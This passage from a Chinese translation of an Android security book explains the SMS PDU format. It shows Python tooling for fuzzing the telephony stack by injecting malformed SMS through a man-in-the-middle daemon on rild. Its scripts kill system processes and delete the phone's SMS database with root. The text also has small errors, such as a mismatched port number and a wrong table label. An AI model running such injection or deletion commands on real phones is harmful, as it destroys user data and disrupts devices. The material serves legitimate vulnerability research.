前面已经提到，SMS 的功能并不仅是在手机之间发送文本消息，它还用于修改或更新手机配置信息，发送铃声和彩信，通知用户有新的语音邮件，等等。为了实现这些特性，除了支持纯文本格式的消息外，SMS 还支持发送二进制数据。因此，SMS 在移动安全方面值得关注。本节将简要介绍 SMS 消息格式中几个最重要的部分，更多细节可以参考 3GPP SMS 标准：http://www.3gpp.org/ftp/Specs/html-info/23040.htm。

1. SMS 格式

SMS 消息有两种不同的格式，具体使用取决于消息是从手机发送到 SMSC，还是从 SMSC 发送到手机。这两种格式区别不大。由于我们只关心递送侧（也就是手机侧的）消息，所以本节只介绍名为 SMS-Deliver 的递送格式。表 11-3 描述了这一格式。

表 11-3　SMS PDU 格式

字段名	字节数	用　　途
SMSC	可变	SMSC 号码
Deliver	1	消息标志
Sender	可变	发送者号码
TP-PID	1	协议 ID
TP-DCS	1	数据编码方案
TP-SCTS	7	时间戳
UDL	1	用户数据长度
UD	可变	SMSC 号码

下面的数据就是一个 SMS Deliver PDU 格式的 SMS 消息。这就是该消息从蜂窝调制解调器传给手机的电话栈时的样子。

```
0891945111325476F8040D91947187674523F1000031508211421 54
00DC8309BFD060DD16139BB3C07
```

该消息的开头是 SMSC 信息。SMSC 信息的第一字节是长度域（说明后面附带的 SMSC 数据长度），接下来的字节是电话号码类型域（这里的 91 是指国际格式），然后是多字节（前面给出的长度减 1 字节）的 SMSC 号码。在 PDU 中，SMSC 号码的编码方式为将每个字节的高 4 位和低 4 位进行对调。此外，由于这个号码结束时没有保证字节对齐（即出现了半字节），因此会用 F 在空档里填充半字节。现在，可以将前面 PDU 消息数据中的 SMSC 号码解码成：

```
长度        类型        号码
08          91          4915112345678
```

接下来是 Deliver 字段，它给出了消息头部标志位。这个字段的长度是 1 字节，用于说明各类情况，比如还有更多的消息要发送（本例中的 0×04 这个值），或者用户数据（UD）字段中包含一个用户数据头（UDH）。后者会通过用户数据头指示位（UDHI bit）来指明。本节后面将简要介绍 UDH。

接下来的字段是发送方号码。它的格式与 SMSC 号码基本一致，唯一的区别是长度域。发送方号码的长度域是以手机号码中数字的个数，而不是以存储在 PDU 中实际所用的字节数来计算的。

```
长度          类型          号码
0D            91            4917787654321
```

发送方号码之后是协议标识符（TP-PID）字段。TP-PID 的值有多重不同的含义，这取决于其中某些位是否被置上。它通常会被设置成 0×00。后面一个字段是数据编码方案（TP-DCS）字段，定义了这条消息的用户数据（UD）字段的编码方式。支持的编码方案包括 7 位、8 位和 16 位字母表。这个字段还指明是否对数据进行了压缩。对于 7 位编码的未压缩消息，这个字段的值是 0×00，而对于 8 位编码的未压缩数据，则会是 0×04。这个示例里的值是 0×00，说明后面是 7 位编码的文本。

接下来的字段是该消息的时间戳（TP-SCTS）。时间戳一共使用 7 字节，依次是年、月、日，等等。其中每个字节都采用了高 4 位和低 4 位交换的编码。因此，这个示例消息中的时间戳表明，该消息的发送时间是 2013 年 5 月 28 日。

下面的用户数据长度（UDL）字段与数据编码方案（TP-DCS）是相关的。当 TP-DCS 是 7 位编码时，这个字段给出的就是用户数据中存储了多少个 7 位元素。在这个示例中，说明其中存储了 13（0×0D）个 7 位元素。 最后，示例中的用户数据是 `C8309BFD060DD16139BB3C07`，解码后是 `Hello Charles`。

2. SMS 用户数据头

SMS 用户数据头（UDH）用于实现除简单文本信息之外的其他各种 SMS 功能，比如超长短信、端口编址短信、提示信息（如新的语音邮件，即 Android 通知栏上出现的小邮件符号）、WAP 推送以及基于 WAP 推送的彩信（MMS）等。在 SMS-Deliver 格式中，UDH 是用户数据字段的一部分。Deliver 字段中的 UDHI 标志用于指示后面的用户数据里是否含有 UDH。

UDH 是一个通用的数据域，由两部分组成：长度域（UDHL）和数据域。长度域给出了整个数据域的字节数，而数据域则采用一种名为“信息元素”（IE）的 “类型 – 长度 – 值”（TLV）格式进行编码。IE 格式的结构如表 11-4 所示。

表 11-4　IE 格式

字　段	字节数
信息元素标识符（IEI）	1
信息元素数据长度（IEDL）	1
信息元素数据（IED）	可变

第一字节叫作 IEI，表示 IE 的类型；第二字节叫作 IEDL，表示 IE 的长度；接下来的多字节叫作 IED，存储实际的数据。每个 UDH 中可以有任意多个 IE。下面的示例是包含了一个 IE 的 UDH，其中的 IE 说明这是一条超长短信的片段。

```
050003420301
```

UDH 长度是 0×05，超长短信头部的 IEI 是 0×00，长度是 0×03，其余部分是该 IE 的数据。这个超长短信片段 IE 的格式是消息 ID（0×42）、分片总数（0×03）以及当前片段编号（0×01）。

在 SMS 标准中可以找到标准化 IEI 的完整列表和更多详细信息：http://www.3gpp.org/ftp/Specs/html-info/23040.htm。

11.3　与调制解调器进行交互

本节介绍与 Android 智能手机的调制解调器进行交互的必要步骤。与调制解调器进行交互的原因有很多，本章的主要目的是对电话栈进行模糊测试。

11.3.1　模拟调制解调器用于模糊测试

要寻找 RIL 相关组件中的 bug 和漏洞，模糊测试是一种有效的方法。第 6 章介绍过，模糊测试有意构造恶意格式的输入数据，然后测试软件对输入数据的校验程度。它有悠久的历史，可以有效地达到目的。要成功进行模糊测试，需要完成三项工作：生成输入数据，运行测试用例，以及监控软件崩溃状况。

对 RIL 而言，如果 SMS 处理代码中存在漏洞，会是不错的攻击途径。因为 SMS 有开放的标准和完善的文档，所以基于标准实现一个自动生成各类 SMS 信息的程序非常容易。因此，SMS 是完美的模糊测试目标。本章稍后会演示一个简单的 SMS 模糊生成器。

接下来需要将这些恶意的输入传递给要进行模糊测试的软件组件。这里要测试的组件是 rild。通常情况下，SMS 消息以 OTA（Over-The-Air）的方式传递：发送手机将信息发送给移动网络，移动网络再将信息转发给接收手机。但是以这种方法发送 SMS 消息会有一些问题。

首先，通过实际网络递送信息非常慢，可能要好几秒钟。其次，有些运营商和国家可能无法发送特定类型的 SMS 消息。移动运营商会接收某些消息类型但并不会转发；然而我们无法访问运营商的系统，因此无法判断为什么目标手机没有接收到某条消息。再次，发送短信毕竟需要钱（尽管有些套餐包含无限的短信数量），而且移动运营商可能会禁掉每天都发出几千条短信的账号。此外，运营商在理论上能记录下所有经过其网络的 SMS 信息，可能捕获到触发漏洞的 SMS 信息，从而拿到我们的模糊测试结果。最后，恶意构造的信息也可能无意中伤害到后端的移动通信系统，比如 SMSC 节点。综合上面这些情况来看，通过真实的移动网络来发送用于模糊测试的 SMS 信息并不是可靠的选择。

有许多方法可以清除这些障碍，比如使用一个小型 GSM 基站来架设自己的移动网络。不过也有更好的选择，比如模拟蜂窝调制解调器。

需要模拟蜂窝调制解调器中的特定部分，向 Android 电话栈中注入 SMS 消息。用软件实现一个完整的调制解调器模拟器也未尝不可，不过会增加许多不必要的工作。其实，只需模拟调制解调器中少数几个特定的功能即可。我们采用的方法是在调制解调器和 rild 之间插入一块代码，充当中间人的角色，来监控并修改两者之间传输的所有数据。在这个层级插入代码，可以访问 rild 和调制解调器之间交换的所有指令及其返回结果数据，还可以拦截或修改这些指令与结果。最重要的是，我们能注入自定义的返回结果，并将其伪装成来自调制解调器。RIL 守护程序以及 Android 电话栈的其他组件并不能准确区分每条指令到底是真实的还是注入进来的，因此会按照来自真实调制解调器的情况去接受和处理所有的指令和结果。因此，插入代码是一种很强大的方法，可以用于研究蜂窝调制解调器与 Android 电话栈边界处的安全性问题。

1. 插入基于 GSM AT 指令的 vendor-ril

在现实中，很容易就能找到实现 GSM AT 指令集的蜂窝基带系统。由于这套 AT 指令集基于文本，也比较容易理解和实现。因此，它非常适合用于 RIL 安全性的研究。2009 年，Collin Mulliner 和 Charlie Miller 在 USENIX 会议的第三届攻击技术研讨会（WOOT）上发表论文“Injecting SMS Messages into Smart Phones for Vulnerability Analysis”（《基于 SMS 消息注入技术的智能手机漏洞分析》），介绍了在 iOS、Windows Phone 和 Android 上的相关工作。这篇论文的原文参阅 http://www.usenix.org/events/woot09/tech/full_papers/mulliner.pdf。在文章中，两位作者开发了名为 Injectord 的工具，用于注入 rild 进行中间人攻击。Injectord 的源码见http://www.mulliner.org/security/sms/以及本书的附带材料。

在测试设备 HTC One V 中，rild 使用了名为/dev/smd0 的串行设备文件。在这里，Injectord 主要充当代理者，打开这个串行设备，并向 rild 提供一个新的串行设备。Injectord 从伪装的串行设备中读取 rild 发来的指令，将其转发给原本与调制解调器相连的串行设备。一旦从原来的设备读取到回复数据，Injectord 就会将这些数据写入伪装的串行设备从而转发给 rild。

为了欺骗 rild 使用伪装的串行设备，先将原来的/dev/smd0 设备改名为/dev/smd0real，然后 Injectord 会创建一个名为/dev/smd0 的伪装设备，这样 rild 就会使用新的伪装设备。在 Linux 中，设备文件的文件名对内核来说其实并不重要，因为内核只关心设备的类型以及主编号（表示设备类型）和次编号（表示设备分区号）。具体操作步骤如下：

```
mv /dev/smd0 /dev/smd0real
/data/local/tmp/injectord
kill -9 <PID of rild>
```

Injectord 在运行中会记录下蜂窝基带和 rild 之间的所有通信。下面是手机向基带发送 SMS 时的日志示例：

```
read 11 bytes from rild
AT+CMGS=22

read 3 bytes from smd0
>

read 47 bytes from rild
```

```
0001000e8100947167209508000009c2f77b0da297e774

read 2 bytes from smd0

read 14 bytes from smd0
+CMGS: 128
0
```

第一条指令告诉调制解调器 SMS PDU 的长度，在本例中是 22 字节。接下来调制解调器回复一个>符号表示已经准备好接收 SMS 消息，所以 rild 在下一行发出以十六进制编码的 SMS PDU 数据（44 字符）。最后，调制解调器回复收到了该 SMS 消息。通过分析 Injectord 的日志，可以高效地学习 AT 指令集，包括某些非标准 vendor-ril 与调制解调器的通信过程。

2. SMS 送达手机的过程

我们的主要目标是模拟 SMS 从移动网络送达 Android 电话栈的过程。具体来说，重点关注 SMS 消息是如何从调制解调器发到 rild 的。GSM AT 指令集定义了基带和电话栈之间的两种交互模式：指令 – 应答式交互和主动响应式交互。指令 – 应答式交互是电话栈发出一个对基带的指令，基带立即作出应答；主动响应式交互则是当移动网络传来一个事件时，基带进行一次主动响应式交互。从基带把 SMS 消息传给电话栈，用的就是第二种模式；拨入的语音通话也用第二种方式通知。下面是 AT 主动响应的一个示例，它由 Injectord 工具嗅探一条 SMS 消息的接收过程得到。

```
+CMT: ,53
0891945111325476F8040D91947187674523F10000012
0404143944025C8721EA47CCFD1F53028091A87DD273A88FC06D1D16510BDCC1EBF41F437399C07
```

第 1 行是主动响应的名称+CMT 以及消息的字节长度。第 2 行是十六进制编码的消息内容。最后，电话栈发出一条 AT 指令，通知基带已经收到了这条主动响应消息。

11.3.2 在 Android 中对 SMS 进行模糊测试

了解 Android 电话栈和 rild 的工作原理之后，就可以基于这些知识在 Android 上进行 SMS 模糊测试了。首先，需要用之前学到的 SMS 格式生成 SMS 消息的测试用例。接下来，使用 Injectord 的消息注入功能将这些测试用例发给测试手机。与此同时，需要监控手机中的崩溃情况。最后，搜集崩溃记录，并对这些崩溃情况进行分析和验证。本节将介绍如何完成这些步骤。

1. 生成 SMS 消息

前面已经介绍过 SMS 消息的格式，现在可以开始生成海量 SMS 消息用于对 Android 电话栈的模糊测试。第 6 章介绍了模糊测试的方法，因此本章只讨论将其用于 SMS 会有哪些不同之处。

开发模糊器时需要用到其他领域的各类知识，SMS 就是一个很好的例子。在 SMS 消息中，许多字段不能包含无效的值，因为现实中的 SMS 消息会经过 SMSC 的检查，然后传入移动运营商后台系统。如果包含无效的字段，这条消息根本不会被 SMSC 接受。

下面看一个 UDH 的模糊器。前面已经介绍过 UDH，它使用了一种简单的 TLV 编码格式，很适合作为简单的练习。下面的 Python 脚本基于一个创建 SMS 消息的开源库编写，该库可以在本书的附带材料中找到，也可以在网上下载：http://www.mulliner.org/security/sms/。这个脚本生

成包含 1 到 10 个 UDH 元素的 SMS 消息。每个元素的类型和长度都是随机的，而具体的消息内容则由随机的数据来填充。最后生成的消息会被保存在一个文件中，随后发送到测试目标。运行这个脚本所需的所有 import 文件都可以在 SMS 库中找到。

```
#!/usr/bin/python

import os
import sys
import socket
import time
import Utils
import sms
import SMSFuzzData
import random
from datetime import datetime
import fuzzutils

def udhrandfuzz(msisdn, smsc, ts, num):
    s = sms.SMSToMS()
    s._msisdn = msisdn
    s._msisdn_type = 0x91
    s._smsc = smsc
    s._smsc_type = 0x91
    s._tppid = 0x00
    s._tpdcs = random.randrange(0, 1)
    if s._tpdcs == 1:
        s._tpdcs = 0x04
    s._timestamp = ts
    s._deliver = 0x04
    s.deliver_raw2flags()
    s._deliver_udhi = 1
    s.deliver_flags2raw()
    s._msg = ""
    s._msg_leng = 0
    s._udh = ""
    for i in range(0,num):
        tu = chr(random.randrange(0,0xff))
        tul = random.randrange(1,132)
        if s._udh_leng + tul > 138:
            break
        tud = SMSFuzzData.getSMSFuzzData()
        s._udh = s._udh + tu + chr(tul) + tud[:tul]
        s._udh_leng = len(s._udh)
        if s._udh_leng > 138:
            break

    s._msg_leng = 139 - s._udh_leng
    if s._msg_leng > 0:
        s._msg_leng = random.randrange(int(s._msg_leng / 2), s._msg_leng)
    if s._msg_leng > 0:
        tud = SMSFuzzData.getSMSFuzzData()
        s._msg = tud[:s._msg_leng]
    else:
```

```
            s._msg_leng = 0

        s.encode()
        return s._pdu

    if __name__ == "__main__":
        out = []
        for i in range(0, int(sys.argv[1])):
            ts = Utils.hex2bin("99309251619580", 0)
            rnd = random.randrange(1,10)
            msg = udhrandfuzz("4917787654321", "49177123456", ts, rnd)
            line = Utils.bin2hex(msg, 1)
            leng = (len(line) / 2) - 8
            out.append((line, leng))
        fuzzutils.cases2file(out, sys.argv[2])
```

下面是用这个随机 UDH 生成器制造出来的一些消息示例。下一节将介绍如何向任意运行 Injectord 的手机发送这些消息。

```
07919471173254F6440D91947187674523F1784699309251619580837AF
3142222722227222272222722227222272222722227E2623B3B3B3B3B
3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B
3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B
3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B
3B3B8EBBA78E928494C6 151

07919471173254F6440D91947187674523F138EA993092516195808A744E72606060606060606060
60606060606060606060606060606060606060606060606060606060606060606060606060606060
60606060606060606060606060606060606060606060606060606060606060606060606060606060
60606060606060606060606060606060606060606060606060181818181818181818181818181818
181818181818 158

07919471173254F6440D91947187674523F1DE76993092516195806D392B375E5E5E5E5E5E5E5E5E
5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E5E
5E5E5E5E5E1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F
1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F1F 129

07919471173254F6440D91947187674523F10BA3993092516195807F337B293B3B3B3B3B3B3B3B3B
3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3B3BD0060F0F0F0F0F
5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C
5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C 147
```

2. 用 Injectord 注入 SMS 消息

现在介绍消息注入的工作原理。Injectord 监听 TCP 4242 号端口，等待收到一条完整的`+CMT`消息。这条消息应该由两行文本构成：第 1 行是`+CMT`及其长度，第 2 行是十六进制编码的 SMS 消息。这条消息会被注入 rild 所使用的虚假串行设备中去。收到消息后，rild 会对调制解调器进行应答来确认。为了防止调制解调器产生问题，Injectord 会拦下这些确认指令。

下面这个简单的 Python 程序将一条 SMS 消息发送给运行在 HTC One V 手机上的 Injectord。其中的`sendmsg`函数的参数包括目标 IP 地址、信息内容、信息长度（用于`+CMT`）以及回车换行（CRLF）类型。由于 AT 指令集使用的是基于文本行的协议，每一行都需要一个明确的标志来指

示它的结尾，从而表明这条指令已经收发完成，可以进一步解析。可以使用回车（CR）或者换行（LF）作为其终结符，但是在 AT 通信中使用哪个组合取决于具体的调制解调器。

```
# use crlftype = 3 for HTC One V
def sendmsg(dest_ip, msg, msg_cmt, crlftype = 1):
    error = 0
    if crlftype == 1:
        buffer = "+CMT: ,%d\r\n%s\r\n" % (msg_cmt, msg)
    elif crlftype == 2:
        buffer = "\n+CMT: ,%d\n%s\n" % (msg_cmt, msg)
    elif crlftype == 3:
        buffer = "\n+CMT: ,%d\r\n%s\r\n" % (msg_cmt, msg)
    so = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        so.connect((dest_ip, 4223))
    except:
        error = 1
    try:
        so.send(buffer)
    except:
        error = 2
    so.close()
    return error
```

3. 监控测试目标

如果不监控测试目标的状态，只进行模糊测试是毫无意义的，因为无法通过观察手机屏幕来判断是否发生了崩溃。此外，还需要将整个测试过程自动化，只研究可以导致某种崩溃的测试用例。因此，必须在进行模糊测试的同时监控手机的状态，还要不时重启 SMS 软件来降低测试的副作用，比如由于反复处理之前的测试用例而导致崩溃。可以用 ADB 工具来监控 Android 手机中电话栈和 SMS 栈的崩溃情况，基本方法如下：先使用前面的 Python 函数 `sendmsg` 发送一条 SMS 消息到手机中运行的 Injectord 上；这条 SMS 消息被注入后，通过 ADB 的 `logcat` 指令来获取 Android 系统日志。如果该日志中包含 native 层崩溃或 Java 层异常的信息，就将当前测试用例的 `logcat` 输出和相应的 SMS 消息保存下来。每跑完一个测试用例就清理一次系统日志，然后跑下一个。每处理完 50 条 SMS 消息，就清空手机中的 SMS 数据库，然后重启 SMS 程序。下面的 Python 代码实现了这些操作：

```
#!/usr/bin/python

import os
import time
import socket

def get_log(path = ""):
    cmd = path + "adb logcat -d"
    l = os.popen(cmd)
    r = l.read()
    l.close()
    return r
```

```
def clean_log(path = ""):
    cmd = path + "adb logcat -c"
    c = os.popen(cmd)
    bla = c.read()
    c.close()
    return 1

def check_log(log):
    e = 0
    if log.find("Exception") != -1:
        e = 1
    if log.find("EXCEPTION") != -1:
        e = 1
    if log.find("exception") != -1:
        e = 1
    return e

def kill_proc(path = "", name = ""):
    cmd = path + "adb shell \"su -c busybox killall -9 " + name + "\""
    l = os.popen(cmd)
    r = l.read()
    l.close()
    return r

def clean_sms_db(path = ""):
    cmd = path + "adb shell \"su -c rm "
    cmd = cmd + "/data/data/com.android.providers.telephony"
    cmd = cmd + "/databases/mmssms.db\""
    l = os.popen(cmd)
    r = l.read()
    l.close()
    return r

def cleanup_device(path = ""):
    clean_sms_db(path)
    kill_proc(path, "com.android.mms")
    kill_proc(path, "com.android.phone")

def log_bug(filename, log, test_case):
    fp = open(filename, "w")
    fp.write(test_case)
    fp.write("\n*-------------------------\n")
    fp.write(log)
    fp.write("\n")
    fp.write("\n-------------------------*\n")
    fp.close()

def file2cases(filename):
    out = []
    fp = open(filename)
    line = fp.readline()
    while line:
        cr = line.split(" ")
        out.append((cr[0], int(cr[1].rstrip("\n"))))
```

```
            line = fp.readline()
        fp.close()
        return out

    def sendcases(dest_ip, cases, logpath, cmdpath = "", crlftype = 1, delay = 5,
                  status = 0, start = 0):
        count = 0
        cleaner = 0
        for i in cases:
            if count >= start:
                (line, cmt) = i
                error = sendmsg(dest_ip, line, cmt, crlftype)
                if status > 0:
                    print "%d) error=%d data: %s" % (count, error, line)
                    time.sleep(delay)
                l = get_log(cmdpath)
                #print l
                if check_log(l) == 1:
                    lout = line + " " + str(cmt) + "\n\n"
                    log_bug(logpath + str(time.time()) + ".log", l, lout)
                clean_log(cmdpath)
            count = count + 1
            cleaner = cleaner + 1
            if cleaner >= 50:
                cleanup_device(cmdpath)
                cleaner = 0

    def sendcasesfromfile(filename, dest_ip, cmdpath = "", crlftype = 1, delay = 5,
                          logpath = "./logs/", status = 0, start = 0):
        cases = file2cases(filename)
        sendcases(dest_ip, cases, logpath, cmdpath, crlftype = crlftype,
                  delay = delay, status = status, start = start)

    if __name__ == "__main__":
        fn = os.sys.argv[1]
        dest = os.sys.argv[2]
        start = 0
        if len(os.sys.argv) > 3:
            start = int(os.sys.argv[3])
        print "Sending test cases from %s to %s" % (fn, dest)
        sendcasesfromfile(fn, dest, cmdpath = "", crlftype = 3, status = 1,
                          start = start)
```

下面是这个模糊测试监控脚本记录的一个崩溃日志示例。其中显示 `SmsReceiverService` 出现了一个 `NullPointerException` 异常。如果运气不错，还可能发现导致 rild 内部出现 native 层崩溃的 bug。

```
V/SmsReceiverService(11360): onStart: #1 mResultCode: -1 = Activity.RESULT_OK
V/UsageStatsService(11473): CMD_ID_UPDATE_MESSAGE_USAGE
V/SmsReceiverService( 6116): onStart: #1, @1090741600
E/NotificationService( 4286): Ignoring notification with icon==0: Notification
 (contentView=null vibrate=null,sound=nullnull,defaults=0x0,flags=0x62)
D/SmsReceiverService( 6116): isCbm: false
```

```
D/SmsReceiverService( 6116): isDiscard: false
D/SmsReceiverService( 6116): [HTC_MESSAGES] - SmsReceiverService:
 handleSmsReceived()
W/dalvikvm(11360): threadid=12: thread exiting with uncaught exception
 (group=0x40a9e228)
D/SmsReceiverService( 6116): isEvdo: false  before inserMessage
D/SmsReceiverService( 6116): sms notification lock
E/AndroidRuntime(11360): FATAL EXCEPTION: SmsReceiverService
E/AndroidRuntime(11360): java.lang.NullPointerException
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
 transaction.SmsReceiverService.replaceFormFeeds
 (SmsReceiverService.java:512)
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
 transaction.SmsReceiverService.storeMessage
 (SmsReceiverService.java:527)
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
 transaction.SmsReceiverService.insertMessage
 (SmsReceiverService.java:443)
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
 transaction.SmsReceiverService.handleSmsReceived
 (SmsReceiverService.java:362)
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
 transaction.SmsReceiverService.access$1(SmsReceiverService.java:359)
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
 transaction.SmsReceiverService$ServiceHandler.handleMessage
 (SmsReceiverService.java:208)
E/AndroidRuntime(11360): at android.os.Handler.dispatchMessage(Handler.
java:99)
E/AndroidRuntime(11360): at android.os.Looper.loop(Looper.java:154)
E/AndroidRuntime(11360): at android.os.HandlerThread.run(HandlerThread.
java:60)
D/SmsReceiverService( 6116): smsc time: 03/29/99, 8:16:59am, 922713419000
D/SmsReceiverService( 6116): device time: 01/21/13, 6:20:01pm, 1358810401171
E/EmbeddedLogger( 4286): App crashed! Process: com.concentriclivers.mms.com.
 android.mms
E/EmbeddedLogger( 4286): App crashed! Package: com.concentriclivers.mms.com.
 android.mms v3 (4.0.3)
E/EmbeddedLogger( 4286): Application Label: Messaging
```

4. 验证模糊测试结果

上面介绍的模糊测试方法其实还有一个小缺陷。对每条导致崩溃的 SMS 消息，需要使用真实的移动网络进行验证，因为之前生成的 SMS 消息可能不被真实的 SMSC 所接受。要测试某条消息是否被 SMSC 所接受，最简单的方法就是将这个测试用例发给另一个手机。但是请注意，生成的 SMS 消息是 SMS-Deliver 格式的，发送之前需要转换成 SMS-Submit 格式。有两种方法可以实现这一测试。一种是使用在线服务发送这条 SMS 信息，比如www.routomessaging.com和www.clickatel.com。绝大部分的 SMS 在线服务都提供基于 HTTP 的简单 API，使用方便。另一种则直接用手机将其发送给另一个手机。

在 Android 手机上，这还是有些麻烦的，因为 Android 的 SMS 相关 API 不支持发送原始的 PDU 信息。不过有两种方法可以实现。第一种是直接使用 GSM AT 指令 `AT+CMGS` 来发送 SMS

信息，不过只有当调制解调器与 RIL 之间的通信走 AT 指令集时，这个方法才有效。此时，可以修改 Injectord 的代码，使其向调制解调器发送 `CMGS` 指令。第二种则只能用于 HTC 的 Android 手机。HTC 实现了一个新的功能，因而可以通过 Java API 发送原始的 PDU SMS 信息。这个 API 是隐藏的，需要通过 Java 反射来调用。下面的代码就是在 HTC 的 Android 手机上实现发送原始的 PDU 信息：

```
void htc_sendsmspdu(byte pdu[])
{
  try {
    SmsManager sm = SmsManager.getDefault();
    byte[] bb = new byte[1];
    Method m = SmsManager.class.getDeclaredMethod ("sendRawPdu",bb.getClass(),
        bb.getClass(), PendingIntent.class, PendingIntent.class, boolean.class,
        boolean.class);
      m.setAccessible(true);
      m.invoke(sm, null, pdu, null, null, false, false);
    } catch (Exception e) {
      e.printStackTrace();
    }
}
```

11.4　小结

本章介绍了许多关于 Android 电话栈的知识，尤其是 RIL。我们简单了解了 RIL 的功能以及硬件制造商将蜂窝通信硬件与 Android 框架相集成的必要工作，并进一步探索了如何监控 Android RIL 与蜂窝调制解调器硬件之间的通信。

本章后半部分讲述了如何对 Android 设备的 SMS 消息子系统进行模糊测试，其中包含关于 SMS 消息格式的知识，以及如何构建 SMS 消息的模糊生成器。本章还介绍了如何使用 ADB 来监控 Android 电话栈的崩溃情况。有了这些知识，就可以开始对 Android 的 RIL 子系统进行自己的攻击实验了。

下一章将从历史和内部工作原理的角度对 Android 平台已经采用的各类漏洞利用缓解技术进行详细介绍。

第 12 章

漏洞利用缓解技术

在漏洞研究社区中，攻防双方的研究者之间随时都在进行军备竞赛。每当成功的攻击方法被发现或公开，防守方就会努力工作，防止接下来出现类似的攻击。他们为此设计和实现了许多漏洞利用缓解技术。每当新的缓解技术发布，攻击方的社区就开始忙碌起来。他们必须找出新的漏洞利用技术，让自己的攻击在新的保护机制下依然有效。而一旦开发出的新技术被公开，其效果又会逐渐减弱。防守方研究者会又一次忙碌起来，设计出新的保护机制，如此不断反复。

本章将介绍现代漏洞利用缓解技术及其与 Android 系统的关系。首先从设计和实现的角度，大致介绍一些主要的缓解技术。然后从历史发展的角度，回顾 Android 系统对这些缓解技术的支持情况；一些例子还会给出源代码引用。接下来讨论如何禁用和对抗这些缓解技术。最后面向未来，讨论哪些缓解技术可能会被加入 Android 系统。

12.1 缓解技术的分类

现代操作系统使用各种漏洞利用缓解技术来增强对抗攻击的能力。一些会直接阻止内存崩溃型漏洞利用，还有一些用于阻止其他类型的攻击，如符号链接攻击。采用缓解技术可以让攻击变得更为困难，从而提高攻击成本。

采用某项缓解技术之前，往往需要修改系统的各类组件。有些基于硬件的缓解技术具有非常好的保护效果，但是一般要求对处理器的硬件设计进行改动。此外，许多缓解技术（包括基于硬件的）需要额外改动 Linux 内核，以获得内核级支持。还有一些缓解技术需要修改运行时库或者编译工具链。

采用这些技术时，其必要的系统修改会带来损失或开销。对基于硬件的缓解技术，修改指令集架构（Instruction Set Architecture，ISA）或底层处理器的设计会产生极大的开销，部署新的处理器也需要一定的时间周期。与修改处理器设计相比，改动 Linux 内核或者运行时库较为容易，但也需要编译内核并部署升级。第 1 章介绍过，在 Android 生态环境下有效地更新操作系统的组件是一个巨大的挑战。那些需要改动编译工具链的技术可能更麻烦，通常还需要重新编译每个要保护的程序和共享库，在其中加入一些特殊的标志。相比之下，只需改动操作系统就能实现的技术更受欢迎，因为它们会直接在整个系统范围内生效；而改动编译工具链则意味着只有用它们编译的程序才受到保护。

此外，性能也是一个要考虑的重要因素。许多安全专家称，为了保护最终用户，产生一些性能开销是值得的，但也有不少人反对这一观点。许多已知的缓解技术在最初并未被采用，甚至以后也不会被采用，主要原因就是它们引入的性能开销实在无法令人满意。

先忘掉这些麻烦，来看一些具体的缓解技术以及如何将其用于 Android 系统。

12.2　代码签名

代码签名是一种通过验证密码学签名来防止未授权代码运行的机制。通过公钥密码算法，设备可以使用一个公钥来验证代码是否被某个特定的私钥（由可信权威机构持有）所签名。尽管 Android 并未像 iOS 和 OS X 那样严格地实施代码签名，但是它广泛地采用了签名检查，如 TrustZone、bootloader 锁、OTA 更新和应用程序等方面。由于 Android 的碎片化特点，在不同的设备上验证代码的策略可能会有很大的差异。

在 Android 中，代码签名使用最普遍的是 bootloader 锁。在 bootloader 引导设备的各个阶段，较早一级代码会验证要加载的下一级代码是否来自可信任的源。这个验证过程会构成一条信任链，将信任归结到最初一级 bootloader 代码上，这一级通常存储在专用于设备引导的 ROM 芯片之中。在有的设备上，bootloader 的最后一级还会验证接下来加载的内核和初始化 RAM 空间。在极少数设备上（比如 Google TV），还会进一步验证每个内核模块的签名。除了在引导时验证代码签名，有的设备还会在刷入固件时进行签名检查。此时，`/system` 分区通常是其中一个校验目标。再次强调，每种设备实现这些保护机制的策略都不尽相同：有的只在引导时验证签名，有的只在刷机时验证，还有的对这两个环节都进行验证。

除了设备引导，代码签名验证还被用于 OTA 升级。OTA 升级主要通过一个 ZIP 文件进行，其中包含补丁文件、新增文件和一些必要的配置。下载这个文件后，系统重启至恢复模式进行升级。此时，recovery 镜像会对此次升级的内容进行验证并安装。ZIP 文件的内容经过可信 CA 在密码学意义上的签名，并且进行了有效性验证，从而防止恶意固件被升级到系统中。比如，Nexus 设备的默认 recovery 镜像就拒绝升级任何非谷歌签名的内容。

Android 的应用程序也使用了代码签名，但这里的签名并不能链式地追溯到某个可信的根 CA。在这一点上，苹果公司要求所有 iOS 应用程序都由可信源签名，而谷歌只要求开发者对自己的软件进行自签名，就可以上传到 Google Play 市场了。由于无法链式追溯到可信 CA，普通用户必须基于签名的社区信誉度来判断其是否可信。当然，是否已经在 Google Play 上架也可以作为判断软件及其开发者是否可信的一点参考。

